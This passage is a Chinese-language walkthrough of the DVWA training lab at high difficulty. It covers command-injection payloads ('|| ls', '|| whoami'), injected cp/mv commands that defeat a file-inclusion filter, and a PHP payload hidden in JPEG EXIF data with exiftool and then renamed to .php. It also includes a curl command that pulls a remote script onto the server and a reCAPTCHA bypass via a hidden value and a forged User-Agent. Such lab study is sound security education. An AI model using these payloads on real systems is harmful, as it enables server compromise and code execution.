
終於 try 成功 😇

後面加上 `||` 就可以執行了

```
'127.0.0.1'  > ./log.txt || ls
```

`|grep` 的 `|` 和 `grep` 之間不能有空白

```
'127.0.0.1'  > ./log.txt || ps aux |grep httpd
```




```
www-data   346  0.0  0.0   4296   756 ?        S    15:42   0:00 sh -c ping  -c 4 '127.0.0.1'  > ./log.
txt |ps aux |grep httpd

www-data   349  0.0  0.0  11120   940 ?        S    15:42   0:00 grep httpd
```

心得

原本也有想過一些比較華麗但不切實際的方式，例如分段寫入或者覆蓋某些字元以達到想要的輸出檔案結果之類的...

有時候不用想太複雜，盡量先順著可行性高的方嘗試

update

這樣也能通過 high 的難度

```
'127.0.0.1' || whoami
```

```
'' || ls ../
```

---

4. File Inclusion

> **Objective:** Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

> The developer has read up on some of the issues with LFI/RFI, and decided to filter the input. However, the patterns that are used, isn't enough.

看提示應該可以猜到有過濾載入的檔案名稱 pattern，跟 medium 時一樣來測試看看將 `../hackable/flags/fi.php` 複製到 `vulnerabilities/fi/` 能不能被讀取

```
../hackable/flags/fi.php
```

```
'127.0.0.1'  > ./log.txt || cp ../../hackable/flags/fi.php ../fi/
```

```
'127.0.0.1'  > ./log.txt || ls ../fi/
```

```
fi.php
file1.php
file2.php
file3.php
file4.php
help
include.php
index.php
source
```

無法讀取 QQ， `ERROR: File not found!`

應該是有限定檔案名稱，pattern 應該就是 `file*.php`

```
http://dvwa.localtest/vulnerabilities/fi/?page=fi.php
```

ERROR: File not found!

沒關係，那只要將 `fi.php` 改成絕對可以執行的檔案名稱 `file4.php` 就好了，這樣就能夠通過檢查


```
'127.0.0.1'  > ./log.txt || ls ../fi/
```

```
'127.0.0.1'  > ./log.txt || mv ../fi/file4.php ../fi/file4-du.php
```

```
'127.0.0.1'  > ./log.txt || mv ../fi/fi.php ../fi/file4.php
```

現在 `fi.php` 已經偽裝成 `file4.php` 了


```
file1.php
file2.php
file3.php
file4.php
file4du.php
help
include.php
index.php
source
```



Done

唯一可以確定的是 file4.php 是可以載入的，當然你也可以換成 file1~file3.php

```
http://dvwa.localtest/vulnerabilities/fi/?page=file4.php
```



內容一樣沒有變

```
'127.0.0.1'  > ./log.txt || cat ../fi/file4.php
```

memo

來驗證 pattern 是否為 `file*.php` ，試試將 `/fi/fi.php` 複製成 `file5.php`

```
'127.0.0.1'  > ./log.txt || cp ../fi/fi.php ../fi/file5.php
```

```
http://dvwa.localtest/vulnerabilities/fi/?page=file5.php
```

```
'127.0.0.1'  > ./log.txt || cp ../fi/fi.php ../fi/filex.php
```

```
http://dvwa.localtest/vulnerabilities/fi/?page=file5.php
```

都能正常 include 😇

---

5. File Upload

> Execute any PHP function of your choosing on the target system (such as phpinfo() or system()) thanks to this file upload vulnerability.

> Once the file has been received from the client, the server will try to resize any image that was included in the request.

改檔案名無效了

我大概會往這幾個個方思考:

1. 在檔案內動手腳 (executable image file or metadata)
2. 測試看看上傳多個檔案
3. 也許處理檔案的部分的程式或 function, lib 有什麼缺陷

如果要在檔案內動手腳或者找底層缺陷的話，我不太熟所以先跳過 QQ

先挑簡單一點的方式，就是沿用在 medium 時透過 coomand injection 改上傳圖片檔名的方式，之後再來試試擷取 metadata 的方式

修改 metadata 則是要有兩個前提要成立:

1. 上傳後 metadata 沒有損壞
2. 上傳後有辦法取出 metadata 的內容並執行它們

想好策略後就可以開始了

成功的流程

```
1. use exiftool to add metadata
2. upload file
3. command injection (for renaming file)
```


use exiftool to add metadata

```
exiftool -Comment="<?php phpinfo(); __halt_compiler(); ?>" demo.jpg
```

```
❯ exiftool demo.jpg
ExifTool Version Number         : 12.30
File Name                       : demo.jpg
Directory                       : .
File Size                       : 55 KiB
File Modification Date/Time     : 2022:02:19 23:08:13+08:00
File Access Date/Time           : 2022:02:19 23:08:13+08:00
File Inode Change Date/Time     : 2022:02:19 23:08:13+08:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Color Space                     : sRGB
Exif Image Width                : 548
Exif Image Height               : 436
Current IPTC Digest             : d41d8cd98f00b204e9800998ecf8427e
IPTC Digest                     : d41d8cd98f00b204e9800998ecf8427e
Comment                         : <?php phpinfo(); __halt_compiler(); ?>
Image Width                     : 548
Image Height                    : 436
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 548x436
Megapixels                      : 0.239
```

upload file

接著上傳 jpg 圖片




```
../../hackable/uploads/demo.jpg succesfully uploaded!
```

觀察上傳後 (位於 DVWA uploads 資料夾內) 的檔案，它的 metadata 也沒有被損毀


目前為止已經上傳惡意檔案，接下來就是想辦法執行這個檔案

可以利用 command line injection 來下指令，這樣就能夠再把上傳的 jpg 檔改成 php 檔 metadata

command injection (for renaming file)

```
'' || cp ../../hackable/uploads/demo.jpg ../../hackable/uploads/demo.php
```

```
Go to http://dvwa.localtest/hackable/uploads/demo.php
```



失敗紀錄

因為想在 command injection 之後嘗試不同的執行檔案方式，所以多紀錄了這部分 (省略 exiftool 和上傳流程)

因為目標網站上不太可能有 `exiftool` 讓你使用 (當然你有權限的話也可以直接安裝)，所以得自行使用目標網站上現成的 runtime 或指令 e.g: php or bash

prepare remote file

來驗證一下攻擊是否能成功

先準備一隻提取 metadata 用的腳本 reader.php，並把它存放在遠端

測試看看是否能讀取到 metadata

```
<?php
echo "demo.jpg:\n";
$exif = exif_read_data('demo.jpg', 'IFD0');
echo $exif===false ? "No header data found.<br />\n" : "Image contains headers<br />\n";

$exif = exif_read_data('demo.jpg', 0, true);
echo "meta data:\n";
foreach ($exif as $key => $section) {
    foreach ($section as $name => $val) {
        echo "$key.$name: $val\n";
    }
}
?>
```

確認有讀取到 comment

```
php reader.php
```

```
demo.jpg:
Image contains headers<br />
meta data:
FILE.FileName: demo.jpg
FILE.FileDateTime: 1645256596
FILE.FileSize: 56651
FILE.FileType: 2
FILE.MimeType: image/jpeg
FILE.SectionsFound: ANY_TAG, IFD0, COMMENT, EXIF
COMPUTED.html: width="548" height="436"
COMPUTED.Height: 436
COMPUTED.Width: 548
COMPUTED.IsColor: 1
COMPUTED.ByteOrderMotorola: 1
IFD0.Orientation: 1
IFD0.XResolution: 96/1
IFD0.YResolution: 96/1
IFD0.ResolutionUnit: 2
COMMENT.0: <?php phpinfo(); ?>
EXIF.ColorSpace: 1
EXIF.ExifImageWidth: 548
EXIF.ExifImageLength: 436
```

之後再修改一下

```
<?php
$exif = exif_read_data('demo.jpg', 0, true);
foreach ($exif as $key => $section) {
    foreach ($section as $name => $val) {
        if ($key == "COMMENT") {
            echo $val;
        }
    }
}
?>
```

現在它應該只會輸出一行 `<?php phpinfo(); ?>`

```
php reader.php demo.jpg
```

```
<?php phpinfo(); ?>
```

command injection

command injection 會移除 `( ) -` ，所以想要透過 command injection 直接寫入檔案會遇到比較多阻礙，因此直接從遠端抓取你已經寫好的擷取 exif 的腳本會比較簡單

所以有不少限制，在嘗試了 php, wget, curl 之後，用 curl 成功下載遠端檔案

```
Go to http://dvwa.localtest/vulnerabilities/exec/
```

get remote file

在 command injection 頁面執行下載遠端檔案的指令

```
'' || curl "https://gist.githubusercontent.com/vansteki/aebcbf87c927f388ef2b1b0f5275b1bc/raw/729ee503d2
0a61aa9ece0368f86148bace177f69/readexif.php" > ../../hackable/uploads/reader.php
```

這時 /hackable/uploads/ 內的檔案應該會有 reader.php 和剛剛上傳的圖片

```
'' || ls ../../hackable/uploads
```

```
demo.jpg
dvwa_email.png
reader.php
```

write file

接著只執行 reader.php，讓它將從圖片 meta data 讀取到的內容輸出到 info.php

```
'' || php ../../hackable/uploads/reader.php > ../../hackable/uploads/info.php
```

檢查看看是否有成功輸出 info.php

```
'' || ls ../../hackable/uploads
```

```
demo-eval.jpg
demo.jpg
dvwa_email.png
info.php
reader.php
```

執行 info.php

```
http://dvwa.localtest/hackable/upload/info.php
```

疑 畫面空白 哭啊 輸出失敗 QQ

因為 command injection 有過濾的關係，輸出內容有 `( )`

可以試試看用 hex

```
echo "\x28 \x29"
// ( )
```

```
exiftool -Comment="<?php phpinfo\x28 \x29; ?>" demo.jpg
```

```
Exif Image Width                : 548
Exif Image Height               : 436
Current IPTC Digest             : d41d8cd98f00b204e9800998ecf8427e
IPTC Digest                     : d41d8cd98f00b204e9800998ecf8427e
Comment                         : <?php phpinfo\x28 \x29; ?>
Image Width                     : 548
Image Height                    : 436
```

To Hex - CyberChef
https://gchq.github.io/CyberChef/#recipe=To_Hex('\\x',0)&input=PD9waHAgcGhwaW5mbygpOyA/Pg

```
'' || echo "\x70\x68\x70\x20\x70\x68\x70\x69\x6e\x66\x6f\x28\x29\x3b\x20\x3f\x3e"
```

一樣會失敗．因為字串會輸出 command line injection，如果其中一段因為過濾噴掉，整個流程就會被中斷，因此要想辦法使用不會被輸出阻礙的方法

只剩下更改檔名最穩

或者是將輸出導到 env 搭配背景執行？

感覺很迂迴

另外也可以將輸出和執行的步驟用 `eval()` 簡化，但在這個場景應該一樣會失效

總結攻擊流程:


```
1. use exiftool to add metadata
2. upload file
3. command injection
4. get remote file
5. write or eval file
```

很華麗的失敗了 ✨

6. Insecure CAPTCHA

觀察

看一下 request body




如果正常進行驗證的話，這個值會是從 google 的 server 取得的

```
g-recaptcha-response
```


從 source panel 中搜尋 token 就可以找到一些提示和 `user_token`

```
**DEV NOTE**   Response: 'hidd3n_valu3'   &&   User-Agent: 'reCAPTCHA'   **/DEV NOTE**
```

很明顯的要我們改 `User-Agent` 和另外一個意義不明的 hidd3n_valu3




如果想故意繞過 reCAPTCHA，**就一定要偽造** `g-recaptcha-response` 這個值，但不透過 reCAPTCHA **驗證不可能拿得到它，因此就可以懷疑題目是不是要我們把那個意義不明的** `hidd3n_valu3` 填入裡面，再加上還要修改 User Agent



Source code review

後來看了 source code 才確定真的是要將 hidd3n_valu3 放入之前觀察到的 `g-recaptcha-response` 欄位裡



先看到 `recaptcha_check_answer()` 這個 function，但並沒有被放在提示裡，只能推斷裡面應該是去戳 Google 驗證 reCAPTCHA 的 API，如果是這樣的話那接下來就會進到下方的 `$_POST[ 'g-recaptcha-response' ]` 和 `$_SERVER[ 'HTTP_USER_AGENT' ]` 判斷

最明顯的缺失是這部分:

```
if (
    $resp ||
    (
        $_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
        && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
    )
){
```

有幾個缺失:

- $_POST['g-recaptcha-response'] 裡的值不是正常的 `garetapcta-response` ，而是自己設定的值
- 應該要用 `&&` 代替 `||` ，並且要使用別的方式代替後半部的 user 身份驗證 e.g email or 簡訊

> After you get the response token, you need to verify it within two minutes with reCAPTCHA using the following API to ensure the token is valid.

參考 Google reCAPTCHA 的文件中有提到，server 要在兩分鐘內驗證 response token

因此這是一個 Server Side Validation 的缺失

驗證

試試看是否能成功 bypass reCAPTCHA

了解來龍去脈後，就可以開始準備材料了

`User-Agent`


```
User-Agent: reCAPTCHA
```

`Request Body`

